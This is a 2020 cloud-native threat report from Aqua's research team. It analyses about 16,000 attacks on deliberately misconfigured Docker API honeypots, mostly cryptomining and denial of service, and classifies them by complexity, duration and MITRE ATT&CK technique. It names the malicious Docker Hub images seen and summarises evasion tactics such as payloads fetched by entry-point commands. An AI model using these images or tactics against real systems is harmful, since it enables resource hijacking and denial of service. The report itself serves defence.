aqua

2020 Cloud Native Threat Report: Evolution of Attacks in the Wild on Container Infrastructure

September 2020

TEAM nautilus
Aqua Research Team

Table of Contents

Summary of Findings

The Motivation for This Report:

- Over the past couple of years, we have seen more and more reports about attacks against cloud native environments in general and misconfigured Docker API in particular.
- These reports are an excellent way to learn about the attack vectors, the attackers' goals and how to detect and mitigate the risks, but unfortunately, we couldn't find a comprehensive analysis of trends and attack tracking over time, so we rose to the challenge. Using in-depth research based on the attacks against our honeypots, we aim to learn more about the adversaries Modus Operandi (MOs), and Tactics, Techniques, and Procedures (TTPs), the lifespan of their campaigns, the complexity level of these campaigns, as well as hopefully find a deeper understanding of this ecosystem.
- Learn about the past so you can predict the future, review a comprehensive analysis of attacks against misconfigured API, Application Programming Interface, ports specifically, and cloud native environments in general.
- Learn about the significance and benefits of boosting your toolbox with a Dynamic Threat Analysis Scanner for container images in your on-going battle against cybersecurity threats.
- Prioritize your workplans based on the risk to your environment, as described in this report.

The Observed Cloud Native Attacks

We analyzed 16,371 attacks that occurred over a period of 1 year, between June 2019 and July 2020.

Classification of the Attacks

We suggest 6 classification categories for the attacks. The classification is done based on the level of sophistication of the image and the impact of the attack (its main goal).

Comprehensive Analysis of the Attacks

We analyzed the following:

- The volume of these attacks.
- Change in the nature of these attacks over time.
- The level of sophistication.
- An analysis using MITRE ATT&CK framework.
- Analysis based on virtual wallet data.

Key Findings

- The most robust finding in our study is that currently, the main motivation of the adversaries who attack cloud native environments is to hijack resources to mine cryptocurrency.
- A comparison between the second half of 2019 and the first half of 2020 reveals that since the beginning of 2020 the volume of attacks has dramatically increased. Further analysis shows that this increase clearly indicates that there is an organized infrastructure and systematic targeting behind these attacks.
- We've observed progressively advanced evasion techniques that elude the more common and basic security countermeasures like static malware scanning. Over time, attackers are using more and more techniques (such as defense evasion, web services to hide command and control infrastructure) aimed to hide their attacks and make them more persistent.

Thorough Analysis in the Appendices

Practitioners can find in the appendices a thorough technical report per each attack mentioned in this report.

Introduction

Organizations around the world are embracing cloud native services at a rapid pace. Although the cloud service providers are continuously expanding their security features to protect cloud native environments, the end-users are eventually responsible for protecting their virtual assets. On the other side of the barricade, adversaries are continuously finding novel Tactics, Techniques & Procedures (TTPs) to bypass security tools to these environments for their personal gain. These continuous innovation efforts by the attackers can sometimes make one feel like the adversaries are always one step ahead of the defenders. At Team Nautilus, the cybersecurity research team at Aqua Security, we are constantly striving to minimize this gap.

Setting up a honeypot by deliberately misconfiguring the Docker Daemon is a good technique that allows us to learn about attackers' Modus Operandi (MO) in the wild, hopefully reducing or eliminating the attackers' advantage. One might argue that a honeypot is hardly "the wild" since it fails to reflect a real-life attack scenario. Some may even claim that "these days, no one leaves a Docker Daemon API port open to the world". However, people unfortunately do misconfigure their environments. Additionally, while we wanted to learn about the outcome of a misconfigured environment, this is not our main interest. We are trying to understand the entire kill-chain of attacks against cloud native environments, and this is the main focus of this research.


MITRE ATT&CK is an excellent framework that provides a thorough analysis of the cyberattack kill-chain as well as mitigation steps. MITRE is adopted globally by cybersecurity practitioners, and we used it as part of our analysis. When analyzing the attacks against Aqua's honeypots, our researchers used the 12 classifications[1] for enterprise attack techniques as had been defined by MITRE.

Using in-depth research based on the attacks against our honeypots, we aim to learn more about the adversaries MOs and TTPs, the lifespan of their campaigns, the complexity level of these campaigns, as well as hopefully find a deeper understanding of this ecosystem.

1 Initial Access, Execution, Persistence, Privilege Escalation, Defense Evasion, Credential Access, Discovery, Lateral Movement, Collection, Command and Control, Exfiltration, Impact

Observed Cloud Native Attacks

In this paper, we provide both high-level analysis of attack trends as well as thorough descriptions of the attack scenarios observed by our researchers (the latter are provided in appendix A). As can be seen below, between June 2019 and July 2020 we observed thousands of attacks against our honeypots infrastructure.



The volume of attacks against the honeypots:
~160 attacks per day on average, during the first half of 2020

The volume of attacks dramatically increased over time. In the second half of 2019, there were on average ~11 attacks per day, while during the first half of 2020 there were on average ~160 attacks per day.

Classification of Attack Types

A cyberattack is any type of offensive action that targets computer information systems, infrastructure, computer networks, or personal computer devices, using various methods to steal, alter, or destroy data or information systems. An attack, particularly if carried out by a skilled adversary, may consist of repeated stages. Understanding the types of attack, and the stages involved will help you to defend your organization more effectively.

There are many possibilities to classify attacks. We chose 2 axes: The first axis is the level of complexity of each attack, and the second is the impact of each attack. Below is how we classified them.

Primary Classification Based on Level of Complexity

Dedicated Malicious Image with an Explicit Image Name

A dedicated image that delivers and executes malicious code. The name of the image is straightforward. For instance: XMRIG or UDPFLOOD. In most cases there is a low level of complexity, whereby the attacker pulls from Docker Hub an image that was designed by a 3rd party and runs it with the relevant configuration (i.e. wallet details or the DoS attack victim IP address).

Legitimate Image Name

A dedicated image that delivers and executes malicious code. The name of the image is deceptive. For instance: Ubuntu1. Additionally, the author of the image may have used various techniques to avoid detection, such as turning off security tools or obfuscating files. In most cases, the level of complexity is medium. The adversaries design the image and place it in Docker Hub. They often use misleading names (e.g., Nginx).

“Vanilla” Image - Malicious Command

A vanilla base image such as Alpine or Ubuntu, which is commonly used and is not designed to deliver a payload or run malicious code. The payload is delivered and initiated by the entry-point command, which in turn downloads malicious components during run time. This usually exhibits a high level of complexity. The adversaries use the latest version of an official and popular vanilla image (for instance ‘alpine: latest’). Using an official and seemingly benign image increases the chances that it will pass a security scan of most security tools, since it should not have any vulnerabilities or malicious components. Some organizations may only allow the use of images from a predetermined, explicitly allowed list. Using an official, popular image increases the chances that the attack will be executed as planned, since most chances are that these images will be pre-approved for use.

Initial Attacks Analysis

Low	Compelxity	High
Deployment of 3rd party mining containers with no customization	Customised Containers	Public / Generic container images
Attack timing usually follow first indexing by Shodan	Additional malware bundled with miner code (IRC bot)	Container escapes to host OS
Easily detected and noisy	Attack timing usually follows first indexing by Shodan	Hunts for and terminates competitor mining processes on the infected machine
Poor OpSec	Easily detected and noisy	Dynamic reverse proxy C2 infrastructure
		Evades simple static fingerprinting
		Does not rely on public indexes / Shodan

Source: oncyberblog.wordpress.com/2018/09/20/ngrok-mining-botnet/

Sub-Classification Based on Impact

In addition to the classification of the attack types above we also reviewed the adversaries' goals (impact) for each of the attacks. Based on this analysis we detected 2 main types of impact - a network denial-of-service attack, and resource hijacking – mainly for cryptocurrency mining[1].

	Dedicated Malicious Image		Vanilla Image
	Explicit Image Name	Legitimate Image Name	
Denial of Service	douglasslow/slowhttptest:latest foxleon/udpflood:latest nxqsmfxx2/stupid:latest nxqsmfxx2/stupid:slowhttptest	userubuntu1/zores:latest	
Cryptocurrency mining	bitnn/alpine-xmrig:latest cyberlion7777/ubuntu:xmrig hildeteamtnt/xmrigminer:latest kannix/monero-miner:latest martinplaner/xmrig:latest metal3d/xmrig:latest patsissons/xmrig:latest widoc26117/xmr:3 and widoc26117/cpuinfo:1 oddrationale/docker-shadowsocks:latest	abailey000/debian:buster-slim byrnedo/alpine-curl felilca/ubuntu:latest gakeaws/mysql:5.6 gakeaws/nginx:v2.0 greekgoods/kimura:1.0 hildeteamtnt/avscan:latest hzuzu/hauto:latest jzulu/xauto:latest pocosow/centos:7.6.1810 saladbarman/saladbarman:latest shaylsholmes/myubuntu:3.0 tanchao2014/mytest: latest trezrez1187sourtour/ubuntu14.01:latest vkhopade/nginx:v8.9 ubuntuz/jessy:latest	alpine:latest (5 types) busybox:latest ubuntu:18.04 ubuntu:latest

Additional description and in-depth analysis of all the container images is available in: Appendix A - Observed Cloud-Native Attacks.

1 More information on each image is shared in the appendix section, where we also provide more details on each image

Analysis


Between June 2019 and July 2020, we observed 16,371 attacks against Aqua's honeypots. We wanted to analyze the characteristics of these attacks to better understand our attackers and their practice. We also investigate the attack from a different direction and re-analyze them based on the MITRE ATT&CK Framework. The results that we saw helped us gain new insights when we combine the results of each analysis.

Behavior and Trend Analysis


Some of these attacks had distinct and obvious similarities (such as the image name, impact, payload, malicious binaries, attack vectors, etc), while others had obvious differences between them (one attack aimed to mine Monero while the other aimed to launch a Denial-of-Service attack). Based on these differences and similarities, we grouped and divided these images into 38 different attacks, for instance, the image 'Alpine: latest' was used 375 times, with 5 different Techniques, Tactics and Procedures (TTPs), therefore we refer to this image as 5 different images. These groups will be addressed henceforth as the "images". We then classified these images into 4 different classifications, based on the level of sophistication of each attack and the impact that it made.

Image Classification

As can be seen below, ~71% of the attacks were built to mislead and conceal their malicious nature (Vanilla + Concealed XMR images). Although only ~30% of the images are classified as 'Vanilla images', they are responsible for more than 96% of the volume of attacks (15,737 attacks!).




71% of the images are designed to conceal the malicious nature of the image



‘Vanilla images’ are responsible for more than 96% of the attacks


Daily Trend of Attacks

We conducted further analysis to better understand each attack and learn about the entire eco-system. We calculated how many images were used to attack our honeypots daily. We found that between 1 and 8 images were used each day with an average of ~2.75 images per day. Below is the distribution of attack types per day with:




Distribution of The Number Of Attack Types Per Day

We expanded our analysis and calculated how many times each image was used to attack our honeypots each day. As can be seen in the graph below, the image of 'byrnedo/alpine-curl' (colored orange) is highly persistent, attacking the honeypots between 2-4 attacks per day. These attacks started in June 2019 and persistently continued until the end of June 2020. Another interesting attack used the image 'ubuntu: latest' (colored in blue). This attack commenced in December 2019 and continued through Q1 and Q2 2020. This image was used a dozen times per day to attack the honeypots. Further in-depth analysis reveals that the adversaries had been using advanced techniques such as scheduled local jobs and defense evasion techniques to succeed in these persistent attacks.



Daily attack volume of each image (06/2019-07/2020)

To better understand the rise that can clearly be seen in the graph above, we compared **how many images were used to attack on average and how many times an image was used per day**. We made this analysis to understand if the number of attackers has increased, or if the same attacker was increasing the number of attacks each day.




A comparison between the average number of different attacks per day and the average volume of each attack per day

We learned that the number of different attackers (distinct images) remained the same throughout a year. Mind that this is speculation based on the average number of images (~1.5) that were used to attack our honeypots each day. Throughout the year there was a small and insignificant increase in the number of distinct images attacking the honeypots. The average number of attacks per day has dramatically increased during the year. Between June 2019 and January 2020, the average number of attacks per day increase from 8 attacks to 12.6 attacks. Since January 2020 and until the end of June 2020, the number of average attacks per day exploded, moving from 12.6 to 43. This means that there were hardly any new adversaries who attacking our honeypots, but rather the same actors have ramped up to attack the honeypots over and over again.

Campaign Duration

Most attacks (49%) were only launched once and cannot be considered as a prolonged campaign. The rest of the attacks were launched more than once. We measured the length of each campaign and found that these campaigns lasted between a few days to several months. The longest campaign was highly persistent and lasted a full year.

49% of the attacks were only launched once




We found a high correlation between the duration of the attack and its level of sophistication. This could be explained by the fact that sophisticated attackers invest time, effort, and resources to create a more persistent attack. They use defense evasion techniques and lateral movement techniques to increase the chances that the attack will succeed and last for a long time.

What we learned was that the number of different attackers (distinct images) remained the same throughout a year.


Attacking IP Addresses

We recorded the IP addresses of the attackers. We analyzed the cumulative data and found that 100% of IP addresses were linked to cloud and hosting service providers. The adversaries' IP addresses mainly originated from the US and China, mostly by using the hosting service providers: Aliyun (Alibaba), Digital Ocean and Chinanet.

100% of the IPs are linked to cloud and hosting services, the Geo-location of most are from China and the US.




Although some of the IP address data was missing, as can be seen in the figure below, we found a very high correlation between the attack classification and the number of different IP addresses that were used. Keep in mind that the attackers who used images with explicit crypto miner and denial of service names, usually only attack once or twice, and thus in most cases there would only be 1 IP address. Nevertheless, it seems like the attackers who used "vanilla" and concealed images were switching their IP addresses to avoid detection. This notion supports our general suggestion that these adversaries are proficient in their operation and invest resources to increase the chances of their campaigns' success.



Analysis Based on MITRE ATT&CK Framework

MITRE ATT&CK framework is used worldwide by cybersecurity practitioners to describe the taxonomy for both the offense and defense cyberattack kill-chain. In addition to analyzing the image and breaking the type of the attack that was used, we wished to learn if there was any correlation between the MITRE technique and the nature of the attack (the image that was used, level of sophistication, possible class of attacker). We can see below the analysis of the attacks over the past 12 months, based on MITRE ATT&CK framework. Please mind that since the initial access was identical in all cases, we excluded this category from the analysis.

In 100% of the attacks, the initial access was 'Exploit Public-Facing Application'. Furthermore, in 100% of the attacks the Impact category appeared, so we describe this analysis later.

